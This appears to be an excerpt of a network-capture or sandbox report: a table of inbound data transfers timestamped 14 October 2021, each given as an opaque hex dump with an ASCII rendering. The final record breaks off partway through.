2021-10-14 02:35:37 UTC	23	IN	Data Raw: 6a 5d 23 8a 94 b8 2a 5f 48 1b 47 a5 d9 2a ac d5 4e a8 00 f2 a0 ac 71 17 8e e4 96 84 59 58 a1 8e ad 26 a0 08 e5 c1 7e 90 d3 59 11 ab fe 19 30 c7 c2 5b af e9 4e 64 e3 2c e9 a1 1a 7a c1 99 38 e5 d1 51 e3 14 1a a2 9a ba c7 45 cf 1f be 22 f4 70 15 cc 8c 8b 56 a8 98 ad 93 a4 58 77 14 fa 00 39 34 b3 8f 2e dc 74 b9 78 30 59 07 a9 0e 83 4d 74 a0 4d ce c9 e0 69 86 3c 7e ca b1 e6 59 f7 70 36 93 ca 60 73 09 17 42 cd f0 a0 93 dd 43 11 42 be 98 d5 8b 54 ed 92 f5 fa 70 37 a1 b1 9b 9a cd 0e e7 d8 7e 43 1a 07 7a ca 37 8e 77 e8 90 3b e5 95 88 a9 7b da 40 d3 92 8e ac db 62 1d 04 90 4a 83 c1 8a 32 d8 74 b5 4d b4 08 de ca 0c 9b 1b dd e0 67 21 79 73 ad 2b 06 2a e5 7d 65 a7 09 ed d6 d3 53 db ee 34 b5 7b aa a5 04 d4 af da 18 25 11 7c ad d5 62 dd fb a8 91 73 77 91 4e 5e 81 f4 58 Data Ascii: j]#*_HG*NqYX&~Y0[Nd,z8QE"pVXw94.tx0YMTMi<~Yp6`sBCBTp7~Cz7w;{~bJ2tMglys+~}eS4[%]bswN^X
2021-10-14 02:35:37 UTC	24	IN	Data Raw: 0a 18 92 0a 19 5b 21 a8 51 fd b0 48 ee b2 ea ae ac 13 7e 62 47 f8 e6 6d af 4c 63 cb 23 93 06 d7 88 28 52 f3 56 6c 1d 16 88 df 19 71 ee 07 2d f4 5c ec b9 92 7b 7a 9b 10 49 27 1b f6 da d7 a2 4a eb 89 5d 07 fb 30 a2 01 1c 35 e9 fa c5 ef ea d6 74 f6 a2 a8 2d 37 7a 0c 5f 01 47 f1 86 1b 36 ba e6 e5 3a 57 cb f1 c3 7a b0 18 2c a1 ec bf e4 a3 6f a8 72 0b bb 14 cd 84 2f 2f 0e 79 73 d5 fe 49 f8 29 40 ab 63 6f 81 52 c8 b6 2f 58 be 58 d4 08 ce 77 17 9d 50 cc 13 c5 5b e8 8a a8 d0 21 95 c7 2d 3e 36 47 31 c1 f3 de 62 3d 96 70 c4 30 9c ad ca aa b9 68 c2 10 b2 8a 2e bc 3f 44 56 84 97 a1 11 71 f9 61 e3 94 e7 dd 32 26 06 48 cf 7f e9 6c 64 5a c9 cf 0d 0c e2 ce 4f c8 e7 4c b1 c5 a9 f3 7a cc 40 ac c8 38 4a f1 22 9c 05 f2 5c 27 1f 99 3e fb ea 35 a8 d4 0d 90 35 fc 03 c6 85 39 12 Data Ascii: ! QH~bGmLc#(RVlq-{z!J)055t-Z_6:Wz,orl\ysl}@coR/XXwP{l!->6G1b=p0h.?DVqa2&HldZOLz@8J~">559
2021-10-14 02:35:37 UTC	25	IN	Data Raw: 5e 07 f0 04 31 d1 ad 8a df cb 26 97 69 3b 4c 9c c8 0a 52 f5 52 a9 45 ca d8 ea 73 63 c3 53 ec bb eb 2c 2a 62 3d 86 bd 56 68 09 02 51 48 c0 76 bc f1 4d 19 45 4b b1 e0 d7 48 f4 85 e0 f4 53 33 44 b0 a6 82 ca 21 1d d9 43 4b 0a e8 74 89 0c f2 55 ee 8f 02 de 8d 89 b8 6a aa 13 2d 93 a8 ad d3 7a 08 0a 57 5d 94 20 a9 0d c6 63 8e 4b b8 3f 20 da 24 91 f4 d9 e4 31 0a 58 6e 87 e7 f8 c4 1e 74 af b5 3e ee d0 db 48 d7 01 31 84 8f ba 82 1c 29 b9 e9 6b d7 fd 98 a5 d3 af ce 8f 5f a1 dc 64 91 51 52 89 df 5c f5 e5 c9 42 29 98 97 40 06 b9 7c ff 0e 1f 6b 20 fc a8 c6 c1 36 25 7e 74 53 14 1c 5e cb e6 b5 c7 d7 b4 87 df 75 c4 14 7f 51 67 cf d8 55 41 01 90 ea 9c 5d a7 49 32 df 5c 02 c0 ea 11 dc 87 ea 33 f0 d4 97 72 f6 11 10 50 27 26 7f a2 26 d9 aa c8 f5 9c 36 d9 0b b9 56 77 da c7 Data Ascii: ^1&i;LR_REscS,*b=VhQHvMEKHS3D\CKtUj-zW] cK? \$1Xnt~Hj)k1_dQR\B)@ k 6%-t\$uQgUAJ 2l3rP&6Vw
2021-10-14 02:35:37 UTC	27	IN	Data Raw: c0 87 1b 36 29 e7 f4 35 49 c0 eb cf 78 a1 15 1b cf de a6 90 b8 69 b9 79 39 61 04 c2 aa 10 0a 0e 73 7b 44 f9 58 fe 42 85 41 61 65 92 58 c6 c1 0d 47 16 43 db 0a db 50 32 87 51 ca 31 eb 4a e7 9a fe cb 2e 97 d2 ff db 2d 46 31 c9 e7 b6 5e 3e 3e 6b cb 32 89 8a ec b0 b8 6e e0 27 a3 9b 2b 26 e1 57 59 91 5b 19 c9 66 2f ee d7 ee d4 c5 5f 3e 04 59 c4 46 f6 79 75 4d c9 f1 0c 0c e2 5f 48 d9 f6 9e 7f 5b a9 e2 75 e6 46 d6 fb 2b 27 f7 33 93 1b cb 42 f2 c9 8c 19 dd fb 3a 8a 4d 04 90 3f f4 cf ba 9d ef 01 86 67 7f 4d c6 98 27 86 17 28 f4 27 27 11 84 52 07 d7 37 4e ec ae fc 57 73 d8 f1 0c 58 99 ba e4 df 29 40 1d c2 04 06 53 f3 6e e6 f4 aa 41 b8 27 2a 38 30 5a b2 7c c4 e1 3a d3 ce c8 52 e6 e9 be e3 5f 24 8e 56 32 f5 f2 4b 5a c7 9e e8 40 38 0f f9 21 88 28 f5 e5 e7 95 51 9a d2 Data Ascii: 6)5ixiy9as{DXBAaeXGCP2Q1J.-F1^>>k2n'+&WY{f/_>YFyuM_H{f/+3B:M?gM"/(R7NWX)@SnA*80Z R_\$V2KZ@8 Q
2021-10-14 02:35:37 UTC	28	IN	Data Raw: 84 88 8d e4 71 11 13 7f 4f b3 3d 93 12 dd 6b 87 ae a6 20 da c3 02 98 e9 dc ca 74 f4 59 44 bc 38 0a 3b e9 72 65 a7 09 ec ea c2 7c 03 fd 32 26 32 b9 89 2e a6 aa e2 72 f0 f5 b3 ac c2 c1 d0 f3 a1 97 f0 61 aa 4d 76 ae c5 5c ee e9 5b 32 d7 99 ba 42 0e b9 7d f8 75 3c 7b 26 de 2f d6 cb 53 0c 4d 67 42 07 09 6d c3 f7 4b cc f9 d5 18 ce 7e e6 12 7b 79 7a dd ce 40 41 16 e4 77 8d 46 b2 67 ca cf 76 19 ee 41 00 df 81 fa d1 d6 12 d4 90 79 dc 16 23 f8 36 3d 6a 94 54 e7 86 c6 f6 a5 0a f0 12 b2 41 f1 f6 c1 f4 49 87 ae 76 eb 22 32 42 19 47 7a 2d 0b 2a 7d c4 47 13 55 89 8a 35 75 09 40 36 75 c8 51 c0 9c 48 65 49 a2 28 d2 92 f4 fa e9 ac 92 79 e7 8d 6c be 50 f0 30 07 c9 e1 db 42 a9 88 e0 f6 1f 1d aa 5a 40 68 50 9f 76 77 cd 35 08 06 47 ba f0 11 c8 44 53 21 58 29 dc b0 d4 57 fb 0e Data Ascii: qO=k tYD8;re 2&2.raMV 2B)u{&{/SMgBmK~{yz@AwFgvAy#6=JtAlv"2BGz~*}GU5u@6uQHel(y P0BZ@hPww 5GSIX)W

Timestamp	kBytes transferred	Direction	Data
2021-10-14 02:35:37 UTC	29	IN	Data Raw: b8 99 3b 2d 29 6c 40 81 4a 04 3b 28 fb 63 fa c6 fa c6 4c 28 69 35 cb 57 ec 7c 44 4d fe fa 2d 63 f5 4f 47 c2 cb 44 6b 45 ad e2 6d a1 61 d6 fb 2b ea e3 25 96 dc d7 4d 24 1f 98 1c 02 ec 34 a2 54 14 85 19 ff cf a0 e8 6e 12 89 6f b2 7a 0e 81 26 86 15 05 e6 4e 3d c7 d7 8c 05 c6 38 6f d5 a6 7c 5d 60 95 26 03 42 88 c4 18 08 3a 45 0c f1 15 a3 61 f2 6e ed f4 8c 4f af b0 d7 2b 3f 4a a4 4f 0f f3 f3 46 f4 eb 44 f9 d2 a0 e0 4e 21 8e 57 32 f5 d3 75 5f de b6 f8 42 29 09 87 23 98 0c 90 f7 ca 94 5b 8b f8 52 3c e4 f3 9b f1 a8 56 af 38 da 68 90 d8 33 e5 85 8e be 9e 12 01 5a 67 b0 ea 79 c6 6b 7b 28 f0 a2 a9 2e d5 90 7f 76 a4 d3 5e 9a f0 51 ec 8a 43 cf 0e 70 04 a5 d9 92 80 7c 49 89 81 4c 67 a4 16 cf db 6e ee fa 51 07 5f ec 13 23 f6 de 7a c9 d3 b1 65 c5 3d e5 b2 16 c5 d0 8f ee Data Ascii: -;)l@J;(cL(i5Wj DM-cOGDkEma+%M\$4Tnoz&N=8o]]&B:EanO+?JOFDNlW2u_B)#[R<V8h3Zgyk{(.v^QcPj Lg nQ_#ze=
2021-10-14 02:35:37 UTC	31	IN	Data Raw: ca de 2c 29 43 67 59 1b 12 54 2a f7 67 d5 ea b3 93 e6 67 ed 01 74 dd 52 dc ce 4b 43 17 94 f8 9e 49 b8 65 c3 c1 7c f3 c7 ee 7f cb 57 6f 5c d1 13 fc 85 6d c8 08 23 4d 35 3d 66 97 55 df 86 c6 f6 9e 36 e0 19 ae 51 55 d8 c1 f4 42 0d 0f 7d fc 37 22 94 26 47 70 3b 7f b6 5d dc 56 1b e4 9f 90 2a 77 ad 65 35 75 cf eb 5c 90 52 7f c4 b8 23 c3 98 40 fa e5 1d 89 63 fa 8f f4 9a dd df 31 a5 d9 f9 c4 5f b4 92 e3 7e 16 9c 92 4c dc 78 f4 8a 70 e6 ca 2e 8d 01 d6 bc ea 97 cf 45 55 05 e3 01 70 ba f2 4c d0 07 ed 5f 04 3a f5 67 f5 e4 ea a4 48 01 66 2c b5 2f 40 3a f7 1a 38 9f 68 8b b6 80 68 60 31 c2 93 33 88 db 29 a8 45 29 ee 2b ed b3 c2 b8 b3 67 47 53 24 f3 e6 6b b0 e9 6d c8 23 94 3d f8 99 23 4e 74 76 7d 1d 12 5f 38 0b 7a f9 1a 0e 0d 50 f5 c7 9b d9 6b 94 20 52 20 33 e1 f2 f3 a8 Data Ascii: .)CgYt*ggtrKkCle Wo\m#M5=fU6QUBj]7"&Gp;]V*we5uIR#@c1_-LxOp.EUpL_:gHf/;@:8hh~13E)~gG\$Sk\$m#=#Ntv)_8zPk R 3
2021-10-14 02:35:37 UTC	32	IN	Data Raw: 2b 56 f1 af 58 5d 60 d5 a2 03 42 99 a1 3f 31 47 4f 1f d3 0b 27 50 0c 6f c0 e0 97 da b7 3d fc 30 32 4b be 75 e0 f7 c0 5b f2 e2 4d ee f7 ba e8 57 d5 9e 7e 2d e1 f4 67 57 1c 92 b6 59 24 03 9f 16 77 29 d3 de d3 99 51 93 c7 bd 1e a7 d7 9f f4 e8 50 5b 7b ab 48 91 d1 21 0a a6 bb d5 a6 18 18 5d 76 9b 9e a8 c6 47 7b 3b f1 fe 29 35 51 14 3a 5a a8 d3 5d 95 2b 4f 80 02 6f e3 14 6c 1a 84 c1 a1 61 55 74 aa 80 5e 27 85 13 c7 25 65 b1 d1 7b 02 6d 81 ca cd 2f d8 50 8d ff b2 60 85 bf dd ae 1f ef d0 85 eb cb 9c 4e 04 ff 09 c2 92 8b 6d 63 e6 0c 28 20 f4 4c 3b ce 8c d9 40 bb 8d 83 10 8f 77 77 1c f3 fa 21 e6 bf dd 16 ca 0a 98 0b 7e 5c 89 14 12 40 4c 78 b2 49 34 c8 dd 6f 85 ce 4f ee bc 1e 37 d0 73 21 95 b4 4d 6a f7 12 66 55 cd 8a 96 12 44 19 3b 0f 98 f9 dc 62 fe 96 f5 f8 44 22 Data Ascii: +VXj]B?1GO'Po=02Ku MW~-gWY\$w)QP[{ H! vG{;}5Q:Zj+OolaUt~*%e{m/P`Nmc(M;@ww!-!@Lxl4o7s!MjIU D;bD"
2021-10-14 02:35:37 UTC	33	IN	Data Raw: 55 46 8e 8a 30 76 78 1f 31 75 ce 49 4f 9b 48 65 03 b1 23 c3 8d e2 eb ee 0c 83 72 f0 b0 a9 85 78 a7 30 a5 d2 85 90 4f b8 8e fe e4 89 27 8e 71 02 41 df 92 67 70 df d4 09 17 4a a7 f5 89 ce c8 40 87 43 ff d7 bd e5 9c e1 ce 6d 67 0b 3a e5 62 ed 0c fa 8c cb a7 de a8 34 12 fb c0 1f f4 23 18 cc ac ac 90 67 75 09 37 ba 24 11 db 2f db 08 f8 6d 21 97 ae ed 7a a4 bd 5a ad b4 db e6 6d aa 69 63 de 38 09 27 e4 8a 9c c4 7a 47 6f a8 8e 53 8c 13 6b e9 2d 28 80 6f ff ce 93 f5 cd 87 e2 46 48 38 f0 f2 f3 a2 4a e1 79 15 5c d3 a2 7f 26 15 81 75 f1 23 17 6e d8 d0 fb 82 8d 28 1f 71 52 eb 9b 66 ff 86 1b 3c 29 de e0 3a da 16 f8 c0 32 b0 1a 22 fe 43 a6 9a a1 6d c7 eb 23 b7 1d c0 8b 89 bc 2e 86 79 55 fe 78 f3 05 bf 43 61 69 f2 0a d6 ce 16 3b e8 cc 4d 08 c0 5c 75 03 50 ca 31 ed 53 66 Data Ascii: UF0xv1ulOHeHrx0O'qAgpMJ@Cmg:b4#gu7\$0/m!zZmic8'zGoSk-(oFH8Jy\&u#n(qRf<:)"Cm#yUXCai;uP1Sf
2021-10-14 02:35:37 UTC	34	IN	Data Raw: 9c 51 04 a2 18 73 0b 09 70 2d d6 9a 8e c1 3c 30 38 54 48 14 0c 56 dc e7 43 ee cb b9 85 c8 78 c4 25 7e 51 67 b3 39 4a 50 18 9a e2 a5 a6 ba 74 ca b1 20 0d c6 c8 13 d7 90 83 10 d1 12 de 80 65 e0 48 0b 50 3c 52 2b 8c d8 d2 97 ce 98 74 3d f1 18 ab 50 55 f8 c2 f4 4e a3 10 73 84 77 1b 18 13 28 10 3b dd ad 45 d0 6c 5b 57 9a f4 f5 61 21 50 1d d4 ce 49 47 88 44 74 4e b6 35 c4 17 55 84 40 0e 83 78 f8 8a ec 8f 55 e1 3d ca b9 eb c8 44 90 e6 f5 e2 0d 83 8f 72 dc 69 43 98 76 70 b4 bf 94 17 40 be ed 9c df c8 4f 1f e5 22 52 0d 9d e8 f6 18 ea 5d 1f 55 2f 68 eb 10 c6 26 9b 06 7b 20 50 2d ed c6 09 c9 2b 87 6f f1 8d 91 67 7e 4d 6b 92 0a 19 07 38 ae 56 ef 6a a5 5a dd 44 ac b3 6d 65 49 3a f0 e0 7e ae 75 6f cd 20 9b 2a db eb 29 58 79 53 44 81 12 55 90 13 1e 73 05 32 8b 7c f1 d6 Data Ascii: Qsp-<08THVCx%~Qg9JPt eHP<R+i=PUNsw{;E Wa PIGDtN5U@xU=DriCvp@O'RjU/h&{ P+og-M k8VjZDmel:~uo *)XySDUs2]
2021-10-14 02:35:37 UTC	35	IN	Data Raw: 24 86 13 25 87 58 3d cd 97 5d 05 c6 23 56 f1 af 86 5d 60 d5 ad 03 42 99 a3 39 7a 5e 4e 1f d9 07 5d 2f f3 6e e6 ea ad 2b ff 3d fc 2f 2c 4d c4 41 1f f6 e6 4d e0 d9 57 f6 fc d5 ca 4f 2b 95 43 21 fc 98 4e 41 c6 94 f3 46 31 6c b8 00 89 22 fc f4 a2 95 51 90 c9 47 0e 8e b0 b5 f0 a2 4d 9e 28 a4 42 80 dc 2f e5 a3 19 66 df 23 00 50 7c 99 5b 4c d6 6e 1e 5e f5 b4 b2 23 34 4f 11 46 af 0f 8a 83 dc 62 aa 0e 07 98 0e 71 1d 58 c0 b0 f0 48 59 a8 9d 79 27 8c 0d d2 db 64 9f d3 6e 07 4f a7 35 3c d0 cf 5b a6 f7 b0 6b cf 74 aa a3 3b ed c6 8e ee f5 e6 5d d2 2c 0c 88 9a f7 d4 75 dd 0b 13 51 90 71 3b c6 80 e9 25 ba 9c 9f 11 ad 50 7f 10 84 18 21 ca b8 cc bc ca 0a 96 17 16 5c 89 14 0a 5f 33 52 bb 5e c0 da f4 7c 98 d3 79 89 81 e1 36 fe 60 33 81 db 68 72 09 19 5b 52 fe e7 93 dc 43 11 Data Ascii: \$%X= #Vj]B9z*Nj/n+=,MAMWO+C NAF1l"QGM(B/f#Pj Ln^#4OFbqXHYy'dnO5<[kt; uQq;%P!_3R^jy6`3hrfRC
2021-10-14 02:35:37 UTC	36	IN	Data Raw: 22 32 69 18 47 7a 03 32 a7 56 c4 58 1e 55 89 9b 22 66 3a a4 34 59 db 41 6d 9f 49 65 48 99 37 c2 99 e8 c3 9f 0f 83 78 dc 85 fc 92 57 f0 20 a2 c7 e3 36 4f 94 8d cc 22 07 90 85 45 4a 7a 44 92 76 7d c4 28 6a 16 66 b4 ee ad d8 d8 44 09 dc 3d dd ba f8 6e 87 19 e0 46 31 12 1b 97 14 05 e0 9b 42 10 7b 33 3c e8 ec ea 0d e1 2b 8c 68 83 b6 80 60 62 dc 3d be 03 1a e2 56 a8 51 f9 73 38 ea b2 fb ab a9 99 4c 57 21 f8 c6 6d aa 64 6a e0 37 94 2e f9 ad 59 59 73 54 56 ca ec aa 65 01 62 e9 05 23 86 70 fb 39 9b 57 42 8e 3e 46 23 97 e0 f2 f3 a0 25 97 08 55 0d d3 43 7e 26 15 10 c4 fd 0c 88 dd e4 00 87 b2 a8 29 1d 00 1f 5f 07 6d c6 83 09 39 41 b8 e5 3a 57 92 97 66 7a b0 1c 2c d9 cc a1 9a ba 68 be 88 22 9b 14 da 91 00 0b 1f 7e 66 5a 08 48 d4 2f b6 45 59 31 7f af 28 b0 69 40 c0 5a Data Ascii: "2iGz2VXU"f:4YAmleH7xW 6O"EJzDv}(jfD=nF1B{3<+h'b=VQs8LW!mdj7.YYsTveb#p9WB>F#%U C~&)_m9A:Wfz,h"-fZH/EY1(i@Z
2021-10-14 02:35:37 UTC	38	IN	Data Raw: a2 41 a5 ed b5 45 9b b7 07 f5 a7 9d d7 98 51 02 50 70 ec e5 56 c7 6f 59 7a f7 b4 be 02 99 27 10 4c ca ed 55 89 df 48 84 98 6a cf 08 0f 77 84 c8 b3 b7 f4 5a a8 91 7b e5 8c 0c c4 b4 5a 9c d3 5a 01 7d 5e 37 32 d6 b1 3b a6 f5 b4 4d 6d 2c c2 a5 19 2f c6 8e e4 81 e8 58 d2 a1 0a ad de b9 d4 73 b2 7f 18 22 f0 58 97 ce 8c 9c 68 79 9c 95 16 cb 66 76 14 e1 02 08 6f b0 a3 27 b4 6a 9c 78 34 75 2f 1c 19 5f 68 ba ba 5e c0 a6 cf 6c 9d c8 79 89 2b e1 36 fe 1e b4 98 b4 4f 60 0e 38 29 45 e1 a0 3e dc 43 11 58 46 91 96 f7 49 fe 9c f8 e2 5c 0f 5f b0 bd b4 d7 36 aa d1 47 f4 02 f9 7d f5 20 e1 51 66 27 29 fc ac 98 ad 62 bc 24 c0 9a af 8f d3 78 08 0c 1b 5d 99 2e 8d 19 f5 47 9f 50 ad 1f db ca 0d a9 d4 dc cc 68 26 51 79 bb 27 0f 13 50 6b 9b a0 34 e6 d6 16 44 d3 ee 38 b9 8c 25 3e 34 Data Ascii: AEQPpVoYz'LUHjwZ{ZZ}^72;Mm;/Xs"Xhyfvo'jx4u/_h^ly+6O'8)E>CXFI_6Gj)Qf)b\$Xj.GPh&Qy'Pk4D8%>4
2021-10-14 02:35:37 UTC	39	IN	Data Raw: eb 10 f8 8c 6e 3f 7b 30 4a d0 ed c6 02 91 88 96 7b 85 ba 97 65 77 4d b6 93 0a 19 cc 46 23 50 f9 67 44 61 b3 ea a6 9b 78 4e 7b 3f d8 c1 6d ab 6e 05 18 23 95 24 e2 8c 47 93 73 5e 66 30 da 8b b7 0b 75 9b 3e 32 81 6e d9 cb 8b 7f 0f a4 38 43 25 74 a7 f2 f3 a8 96 3f 1c 70 2f cc 34 7f 2c 12 23 64 ed 2a 99 d8 c4 22 ce a2 8d 23 c1 76 09 30 d0 6f d5 8c 31 3b 10 ee e5 3b 4f 16 f8 c2 7a b6 1a 51 be df b0 9a ab 6f a8 76 23 b1 17 b7 02 07 1e 14 79 79 54 e5 79 fb 2d c9 41 61 6f d6 50 d7 df 0a 52 c5 68 94 09 ca 5f 1a 8f 55 d5 36 1f 5a c4 8e 21 c9 25 1b 74 cf 4f 34 47 31 dc e2 b4 54 24 f9 7d de ce 99 a9 d0 af bb 46 f5 37 b2 8c 0c 18 37 44 5c ef 9a 0e 13 7b e2 70 f9 ee c5 c1 52 d0 07 64 cd 7c 2a 70 6d 4f e4 eb 1c 09 f7 45 b9 c9 cb 5d 6a 5c 83 ec 79 ce 59 ff df 21 34 f3 4d Data Ascii: n?{0J{ewMF#PgDaxN{?mn#{\$G\$^f0u>2n8C%t?p/4,#d*"#v0o1;;OzQov#yyTy-AaoPRh_U6Zl%tO4G1T\$Fj7Dl {pRd *pmOEj}jyY!4M

Timestamp	kBytes transferred	Direction	Data
2021-10-14 02:35:37 UTC	40	IN	Data Raw: a2 9a ba d4 74 e4 1f 18 22 f4 2a 3b d6 f8 9a 4e a1 9c 95 1d ae 58 43 14 b2 89 20 dc b2 a3 21 ca 0a 9c a8 30 51 55 1e 08 43 40 78 bb 45 fa ce f1 83 9d c2 7f bc aa e0 27 e3 7d bb b2 b4 45 72 1a 1b 5b 5f f0 9e 21 cc 4b 0c 42 dc 88 f1 ce 5e 62 87 fd f2 62 bc 4e b8 ad 8f 49 0c eb c3 79 db 13 f1 67 f0 b8 e1 5d f5 86 a3 dc 9e 97 bf ed a4 3a cc 9b 92 3a d3 79 06 0e 97 d2 8e 37 94 15 cb ff 8e 58 ac 0e c7 dc 1e 9e e9 f4 d6 63 0a 52 6a 30 98 19 2b 3b 7c 4d 2b 0e ee c1 c1 5b d9 e0 3f a0 93 a9 07 b1 e0 a5 38 5c c0 ef 83 af b1 23 d0 f3 a7 b3 f6 7e ab c3 75 9a c4 5d f7 fb de fd 60 88 be df b3 72 60 34 1c df f7 0d d4 b2 c6 cc 34 32 c2 d0 57 04 d7 54 d1 e0 54 d6 d3 a0 84 ce 74 e4 17 77 47 65 52 79 5b 55 9c 3c 30 a5 5c b9 74 c6 f6 ec 0d c6 c8 13 d9 84 eb 48 d8 03 d1 fe f5 Data Ascii: !";NXC lOQUC@xE}Er[_Kb^bbNlyg]:y7XcRj0+; M+{?8#~u} `r`442WTTtwGeRy[U<0ltH
2021-10-14 02:35:37 UTC	41	IN	Data Raw: 0c 7f 26 15 eb e9 fe 00 98 c5 cf 0a fe a2 ae 29 03 53 0f 51 1d 6f d5 87 1b 3c 0a ee f9 76 53 18 e2 c0 7a b1 01 03 de df eb 9f ab 6f f7 76 23 a6 64 72 82 07 01 04 7f 51 91 f6 49 fe 42 57 40 61 65 a9 c6 d6 ce 16 2e 57 51 d4 02 d9 5a 0b 9b 44 e2 55 e2 5b ee 96 a5 df 21 95 c2 e4 e7 20 6f 99 c3 ec ad 79 35 e8 78 ce 3d 89 80 d0 81 d6 6d ea 32 a4 07 23 3c 37 45 42 94 5e 26 bb 71 f9 69 d4 ff d4 c4 46 3d 02 d1 d7 db d9 6f 64 5d f7 c3 95 0d e8 44 6b d6 f6 4c 74 d8 94 f3 7a cf 49 ff 63 20 34 f3 0e 92 d1 93 4c 24 1d b7 02 df ea 3f b1 53 2e 9c e5 b2 de b5 85 11 06 89 65 64 51 e9 97 35 8e 63 50 e4 28 37 d4 9e 4b 17 ce 2a 6f dd cc fe 5d 66 59 df 03 42 89 a4 34 18 3c 67 45 d3 0b 24 5c dc 69 ea ec 72 c0 b3 3d fc 3a 36 47 c4 f2 1f fe e6 4d ef d9 58 f5 d3 92 91 4d 2b 99 7a Data Ascii: &)SQo<vSzoV#drQIBW@ae.WQZDU! oy5x=m2#<7EB^&qfF=AodjDkLtlzc 4L\$?S.edQ5cP(7K*oJfYB4<gE\$!i r=:6GMXM+z
2021-10-14 02:35:37 UTC	43	IN	Data Raw: c7 da 6f 41 13 d8 6a f1 4b d6 57 e8 96 2e ec be 0f aa 71 b3 5d f9 90 84 a0 c4 60 38 6b 9a 4f 9f 35 55 11 f8 4b a8 50 a7 06 cd fc 20 b9 e5 dc c6 bc 0a 49 7b a9 f9 15 28 f0 78 8a 8d 1b 9b 3c 3f a8 ca f4 27 7e 96 a0 98 0d ee 80 dc f5 26 11 7c 7b cd 91 f9 c4 a1 a0 fa 72 93 66 66 9a c4 56 3a fe d0 59 d0 b3 b0 51 04 e9 d3 ee 0b 09 7a 26 d4 2c c5 c1 3c 57 4e 67 48 1f 08 45 d4 f9 4b c6 fb a0 85 ce 7f ec 01 7e 51 7c dc ce 4a 79 17 8b ea b7 43 b8 74 c3 de 70 0d dc c2 02 de 94 dc 5b d1 04 d7 91 6d a8 02 0b 41 20 2e 6a b4 de db 86 c6 f7 9c 37 ee 1c 46 57 51 d8 c7 dc ee ae 1e 7c 67 95 1a 18 18 54 75 25 d2 b4 5c c4 56 18 59 97 65 32 4d 28 62 d6 77 ce 49 52 81 5b 6f 48 a0 29 db 67 e3 c7 f7 0c 53 39 f0 9b e2 a9 44 f0 31 af f0 9d c9 4e b2 ac e5 e2 07 9a 89 43 53 63 43 83 Data Ascii: oAjkW.qj`8kO5UKP l{(x<?~& {rfV:YQCz&,<WNgHEK~Q JyCjp[mA .j7FWQ gTu%lVYe2M(bwlR{oH)gS9D 1NCScc
2021-10-14 02:35:37 UTC	44	IN	Data Raw: f0 f3 3e 6f 72 c0 ec a1 79 e6 e8 78 ce 3b b0 ab c6 a9 bf 62 ed 1c 13 8a 24 36 1f cf 55 80 4c 19 3b dc f8 63 f6 fd d2 d2 5f 2b 2d 62 da 51 f7 6a fe 51 e8 c3 81 0f e8 48 28 6a e7 48 66 78 ba fa 52 43 5c d7 fd 4e 36 f8 22 96 2c de 45 28 34 91 07 da fd e3 b1 51 14 95 24 fe 50 02 b5 f7 1a a1 27 6d 42 e8 a9 a8 85 1d 23 cd 9d 3d c7 91 57 db d3 1d 4e c2 af fc 57 73 d1 93 bc 42 88 bd 38 21 02 4f 1f d9 d5 2e 4c d8 6f fc e7 af 50 b7 3d fc 5e 4a 4b a2 71 1e f6 ed 45 d5 cc 52 6e fb ba e1 2d 2b 9f 43 3b f8 df 3d 40 c6 94 ca cc 2a 03 90 29 ad 28 ff d6 c6 9d 79 23 da 43 19 80 ac 25 f1 a2 4d 87 28 da 92 91 db 83 e7 a8 81 c2 be 2b 4c 51 76 92 94 59 d6 65 eb 2a f0 a5 bc 02 6a 27 1d 4c 88 d6 6c bb d4 4e ac 16 6c bc 83 70 17 82 db b0 41 46 7d 80 a0 53 27 86 1f c6 f3 5c 9d d3 Data Ascii: >oryx;b\$6UL;c_+~bQjQH(HfxRC\N6",E(4Q\$P`mB#~WNWsb8!O.LoP=^JKqERn~+C;=@*){#C%M(3+LqvYe`j 'LlNlpAFjS'\
2021-10-14 02:35:37 UTC	45	IN	Data Raw: 5b a2 80 5d e4 fe c7 76 ff 17 ba 51 0e c7 e6 ef 0b 03 15 a9 d5 b2 cd e9 8a 3a 4c 61 5b 13 73 dd d4 f6 41 d5 fd c4 1d ce 7e e6 12 74 2f f5 dc ce 40 43 1a 9d fb 84 29 30 75 cc d8 67 d7 d5 d1 11 d3 bf 17 5c d1 12 c5 98 7c c4 2a 9c 53 36 3b 0f 06 d9 d8 80 ee 6f 8e 3d f7 04 90 78 d c9 cb e2 08 79 1e 76 eb 39 13 09 15 6f e9 39 dd a1 39 4e 46 12 40 9d 9d 22 68 30 56 1d ef cd 49 4b f4 c2 64 48 b7 30 c9 88 eb fa e2 26 18 71 f0 9d 8f 0b 51 f0 37 8d 60 ea c8 48 ab 8c e5 ea 13 6e 84 4b 48 17 db 92 67 70 cd 0a ba 17 4a a7 f0 73 d8 b9 68 2c e5 2e f0 9b da 0d f7 18 ea 5d 02 2b e8 40 8f 19 eb 8e 2a 9a 6b 34 23 79 70 c6 08 ef 36 91 53 33 b6 91 61 6c 2a 2d 94 22 81 da 29 a2 7c ba 7c 21 c5 20 eb ac b9 4a 77 6a 31 dc d0 1e 89 66 6a ce 30 98 3f fe 99 2e 37 5b 5c 6c 1b 03 58 Data Ascii: [jvQ:La[sA~t@C)0ugV*S;0~x}jyv9o99NF@`"h0VIKdH0&qQ7`HnKHgpJsh.,]+@`k4*yp6S3al~") Jwj1fj0?.7 VX
2021-10-14 02:35:37 UTC	47	IN	Data Raw: 9b 85 39 14 9a 68 7c 4f ff 87 37 80 72 2d ea 28 37 d5 95 75 c2 c6 38 60 8f 08 5c 60 d5 93 05 43 88 bd 21 0e 12 ea 1c d3 0d 3d 47 e0 63 c4 40 ac 50 b1 2e f0 39 33 63 99 69 1e f0 ff 55 f7 c3 43 e0 eb bd 8e 46 2a 9f 58 36 e6 df a4 40 c6 98 f1 4b 2f 2b cf 03 89 2e 90 f4 c9 94 57 9c cb 44 70 5d df 9a fb cd 63 8f 2f b3 43 b9 44 39 f4 ad 86 d7 df c5 01 50 7c ba ec 57 c7 61 1e 25 f5 b4 b2 45 7d 25 10 40 a3 fb fc 8a d5 48 c3 2d 6a cf 08 77 1c 5a dd 92 b7 63 58 a8 9d 40 2e ff 2e cc db 62 96 fb 68 07 55 f5 eb 32 d7 e5 5a b6 f5 b0 65 cf 28 c2 50 c8 ed d3 94 ee ee d7 42 e2 a8 0c d4 9a ba d4 2b cb 1f 09 51 4b 70 3b c6 86 9c 3e 97 9d 95 18 8c 4f 75 14 ed 2c 74 c9 b2 a5 09 d2 08 9c 7e 5f 97 89 1e 13 87 4e 5d 92 69 ca c9 fb 61 b5 fa 7f e6 a0 3e 36 fa 0f 1a 98 b4 41 5b Data Ascii: 9h 